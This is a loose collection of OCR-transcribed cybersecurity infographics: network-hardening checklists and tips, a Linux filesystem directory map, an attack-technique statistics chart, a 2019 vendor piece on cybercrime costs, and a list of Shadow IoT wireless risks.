
Cybersecurity Checklist for Hardware, Data, Encryption and Technology

- Is backup data encrypted?
- Do you have appropriate mechanisms for securely sending files?
- Do you have appropriate firewalls and intrusion detection software?
- Are your wireless networks appropriately secured?
- Do you have a security roadmap, and do you review it against your overall IT roadmap regularly?
- Do you have hardware and software asset inventory lists?
- Do you have an asset management policy?
- Have you classified data by sensitivity and risk?
- Do you appropriately limit access to data?
- Do you have effective encryption of data at rest, and is encryption in transit appropriate?
- Do you back up data on a regular basis?
- Do you have appropriate configuration management systems in place?
- Do you ensure that users have anti-virus software loaded and active on their devices at all times?
- Do you maintain log files for at least a year?
- Do you have appropriate policies regarding use of external hard drives or USB drives?

+ Follow


HACKER COMBAT COMMUNITY






HOW TO MAKE YOUR NETWORK SECURE
THE BASICS
EFFECTIVE CYBER SECURITY STARTS WITH A SECURE NETWORK.
Help make your network secure by developing and implementing some simple policies and response
CONTROL ACCESS
Control who can access your network – and what they can do in it.
Do you know who is accessing your network?
PREVENT MALICIOUS CONTENT
Use malware-checking and scanning services to evaluate where files come from. They will also check incoming and outgoing data from external sources (the 'perimeter'), such as mobile devices, as well as your own internal protection.
Do you use malwareand antivirus protection at your perimeter, as well as on the devices in your offices?
RUN REGULAR SCANS TO CHECK VULNERABILITY
Regularly run automatic scanning tools on your networked devices. Use the findings to resolve or manage any vulnerability identified.
Do you perform vulnerability assessments to check your systems and networks?
SECURE WIRELESS ACCESS
Secure your wireless access points, only allowing known devices to connect to your Wi-Fi services.
Have you installed security scanning tools to detect and locate unauthorised or cloned ('spoof') wireless access points?
MONITOR YOUR NETWORKS
Use network detection and prevention tools and make sure they are correctly installed by someone qualified.
Is your network configured to deny traffic as a default?
SEGREGATE YOUR NETWORKS
Identify, group together and then isolate systems that are critical to your business – and apply the appropriate network security controls to them.
Are your essential services as protected as possible, even if other parts of the network become compromised?
IS YOUR NETWORK CONFIGURED TO DENY TRAFFIC AS A DEFAULT? USE FIREWALLS
Use firewalls to create a buffer zone between the internet – and any other networks you don't trust – and your business's internal networks.
Do you back up your firewall configurations regularly? Would you be able to detect any unauthorised change to your configurations?
Find Out More Network Security Information with
hackercombat.com


How to Achieve Network Security
1 Use strong authentication methods
Strong authentication blends a minimum of two different authentication factors of different types to improve the safety of identity verification
2 Upgrade your software with latest security patch
As well as resolving security issues, software updates frequently contain.
3 Physically secure equipment and ports
Thieves want more from a corporate laptop than just the cost of the hardware. One single stolen device can lead to sensitive company data, customer records and more.
4 Establish cyber security rules for your employees and make them aware of the important role they play in security
Ensure employees know the policy and are adequately trained to do what it asks – for example, if you require a BIOS password, ensure your employees are trained in how to set one up.
5 Encrypt your data and require users to enable bios passwords
An easy way to add an extra layer of security is to enable a password on boot.
6 Protect devices against viruses, spyware, and other malicious code
Equip all company PCs and devices with antivirus and anti-malware protection.
7 Protect and secure external network access
Ensure your network is using secured virtual private network (VPN) technology to create secure Internet connections to and from your private networks.
8 Perform regular internal security audits and plan for improvements
Technology changes so rapidly that associated security policies must be reviewed much more often than other business processes.
9 Define strong security rules for administrator accounts
Implement strong authentication for admin accounts and make sure login credentials are not shared.
10 Don't forget about mobile and BYOD
Tightly examine your organization's specific situations and use cases and set appropriate policies to address this growing trend.
BYOD
HACKER COMBAT COMMUNITY




/ "ROOT"
/ BIN
"ESSENTIAL BINARIES"
CAT
CHGRP
CHMOD
CHOWN
CP
DATA
DD
DF
DMESG
ECHO
FALSE
HOSTNAME
KILL
LN
LOGIN
LS
MKDIR
MKNOD
MORE
MOUNT
MV
PS
PWD
RM
RMDIF
SED
SH
STTY
SU
SYNCH
TRUE
UMOUNT
UNAME
/ BOOT
"STATIC FILES OF BOOT LOADER "
KERNEL
SYSTEM.MAP
VMLINUZ
INITRD
GRUB
MODULE.INFO
BOOT
/ ETC
"HOST SPECIFIC SYSTEM CONFIG"
CSH.LOGIN
EXPORTS
FSTAB
FTPUSERS
GATEWAYS
GETTYDEFS
GROUP
HOST.CONF
HOSTS
HOSTS.ALLOW
HOSTS.DENY
HOSTS.EQUIV
HOSTS.LPD
INETD.CONF
INITTAB
ISSUE
LS.SO.CONF
MOTD
MTAB
MTOOLS
NETWORKS
PASSWD
PRINTCAP
PROFILE
PROTOCOLS
RESOLV.CONF
RPC
SECURETTY
SERVICES
SHELLS
SYSLOG.CONF
/ OPT
" CONFIG FILE FOR ADD ON APPLICATION SOFTWARE "
/ USR
" SHAREABLE AND READ-ONLY DATA "
/ LOCAL
"LOCAL SOFTWARE"
/ BIN
/ GAMES
/ INCLUDE
/ LIB
/ MAN
/ SBIN
/ SHARE
/ SRC
/ SHARE
" STATIC DATA SHAREABLE AMONG ALL ARCHITECTURES "
/ MAN
"MANUAL PAGES"
/ MAN1 "user programs"
/ MAN2 "system calls"
/ MAN3 "lib functions"
/ MAN4 "special file"
/ MAN5 "file formats"
/ MAN6 "games"
/ MAN7 "misc."
/ MAN8 "system admin."
/ BIN
"MOST USER COMMANDS"
/ INCLUDE
"STANDARD INCLUDE FILES FOR 'C' PROG."
/ LIB
" OBJ , BIN , LIB FILES FOR PROG. AND PACKAGES "
/ SBIN
"NON ESSENTIAL BINARIES"
/ VAR
"VARIABLE DATA FILES"
/ CACHE
"APPLICATION CACHE DATA"
/ LIB
" VARIABLE STATE INFORMATION REMAINS AFTER REBOOT "
/ YP
" DATA FOR NIS SERVICES "
/ LOCK
"LOCK FILES FOR SHARED RESOURCES"
/ OPT
" VARIABLE DATA OF PACKAGES INSTALLED"
/ RUN
"INFO OF SYSTEM SINCE IT WAS BOOTED"
/ TMP
"AVAILABLE FOR PROG."
/ SPOOL
"DATA AWAITING PROCESSING "
/ LPD
/ MQUEUE
/ NEWS
/ RWHO
/ UUCP
/ LOG
"LOG FILES AND DIR"
LASTLOG
MESSAGES
WTMP
/ SBIN
"SYSTEM BINARIES"
FASTBOOT
FASTHALT
FDISK
FSCK
GETTY
HALT
IFCONFIG
INIT
MKFS
MKSWAP
REBOOT
ROUTE
SWAPON
SWAPOFF
UPDATE
/ TMP
"TEMPERORY FILES DELETED ON BOOTUP"
/ DEV
"LOCATION OF SPECIAL OR DEVICE FILES [CONTAINS MAKEDEV]"
/ HOME
" USER HOME DIRECTORIES"
/ LIB
" LIBRARY AND KERNEL MODULES"
/ MNT
" MOUNT FILES FOR TEMPERORY FILESYSTEMS "
/ OPT
" ADD-ON APPLICATION SOFTWARE "
/ ROOT
"HOME DIR. FOR ROOT USER"


How FinSpy gets on your device and what it steals







Attack Techniques (February 2019)
hackmageddon.com
0.6%
1.2%
1.8%
1.2%
0.6%
0.6%
1.8%
1.2%
0.6%
0.6%
24.8%
Malware/PoS Malware
Unknown
Account Hijacking
Targeted Attack
Vulnerabilities
Defacement
Credential Stuffing
Malvertising
Spam
Malicious Script Injection
SQLi
DDoS
Brute-Force
Misconfiguration
Romance Scams
Certificate Hijacking



10 REASONS WHY
CYBER SECURITY
SHOULD BE TOP PRIORITY FOR ORGANIZATIONS IN
2019
LINK 11
Financial loss of $1.3 billion from cybercrime alone in the US [1]
$1,3 BILLION
CYBER CRIME is costing organizations, on average
$11,7 MILLION per year [2]
The costs for Cybersecurity will rise up to
$6 TRILLION by 2021 [3]
67% OF CIOS THINK
the possibility that their company will have a data breach or cyberattack in 2018 IS GIVEN [4]
39% OF CEOS THINK
that digital transformation is at the top of their agenda [5]
GLOBAL SCALABILITY of CYBERCRIME is becoming easier for attackers, as criminals find new business models [2]
55% OF ORGANIZATIONS work together with external partners to REDUCE SECURITY RISKS [7]
46%
of all UK businesses experienced at least one attack in the last year [6]
the number of hired security professionals increased from
25 PROFESSIONALS
in 2015 to 40 in
2017/ORGANIZATION [8]
Organizations loose an average of
$1.6 MILLION
PER YEAR DUE TO DDOS ATTACKS [2]
CONCLUSION
Do not wait until it is too late and safeguard your business now!
Building brands takes ages, destroying them can take less than a night. In times of digitalization, it is vital to avoid outages. Therefore, organizations must collaborate with an IT security provider who offers a fully automated, self-learning and cloud-based IT security solution that protects against even the worst cyber threats such as DDoS attacks.
SOURCES:
1) Amor: The Black Market Report, a look inside the dark web
2) Ponemon Institute LLC: Cost of Cyber Crime Study 2017
3) HERJAVEC Group: 2017 Cybercrime Report
4) Ponemon Institute LLC: What CIOs Worry About in 2018
5) BT: Leading from the front: CEO perspectives on business transformation in the digital age
6) University of Portsmouth: Cyber Security breaches survey 2017, Main Report
7) PWC, CIO and CSO: The Global State of Information Security® Survey 2017
8) Cisco 2018: Security Capabilities Benchmark Study

Top 10 Shadow IoT Wireless Risks

802secure

The availability of IoT devices is causing employees to bring these devices into corporate and operational facilities. The majority of IoT devices are wireless, making them more difficult to detect, creating a blindspot for organizations, an evolution known as Shadow IoT. If left unresolved, Shadow IoT devices and networks can impact Operations, Facilities, Physical Security, Network Security, Data Privacy, and Safety of employees, customers, or patients. The following is a list of common Shadow IoT risks.

Wireless Thermostats

Attackers can connect to open or unconfigured thermostats, adjust the temp and overheat datacenters, hospitals, etc.

Wireless Thumb Drives

Thumb drives are now wireless. Employees commonly leave these unconfigured, allowing anyone to steal the data

Voice Assistants

Vulnerabilities have been found in these allowing eavesdropping on conversations. Many act as a bridge to the WiFi network.

Surveillance Cameras

Surveillance Cameras are becoming more wireless and now vulnerable to wireless attacks, interception, eavesdropping and disruption

Drones

Drones can be used to disrupt wireless networks, case a facility for break-ins or attacks, or drop a pathogen causing safety risks

Smart TVs

Smart TVs are everywhere. If left unprotected, hackers can access the TV to plant malware, steal credentials, or eavesdrop on a board meeting.

Wireless Printers

Wireless printers are now in every office. When left open, attackers can connect and access print jobs, facsimiles, plant malware, or backdoor the network

Medical Devices

Medical devices are susceptible to a variety of wireless risks including disruption and access to patient data, all causing safety issues for patients

Spy Cameras

That wall charger, clock, or bulb may be a spy camera! These wireless IoT devices allow secret surveillance commonly transmitted to a mobile device.

Rogue Cell Towers

Rogue cell towers have been documented in DC, Las Vegas, and other cities. Recent reports in 2019 revealed 4G and now 5G are also vulnerable to attacks putting devices at risk

Impact

Data Center Disruption

Malware Infestation

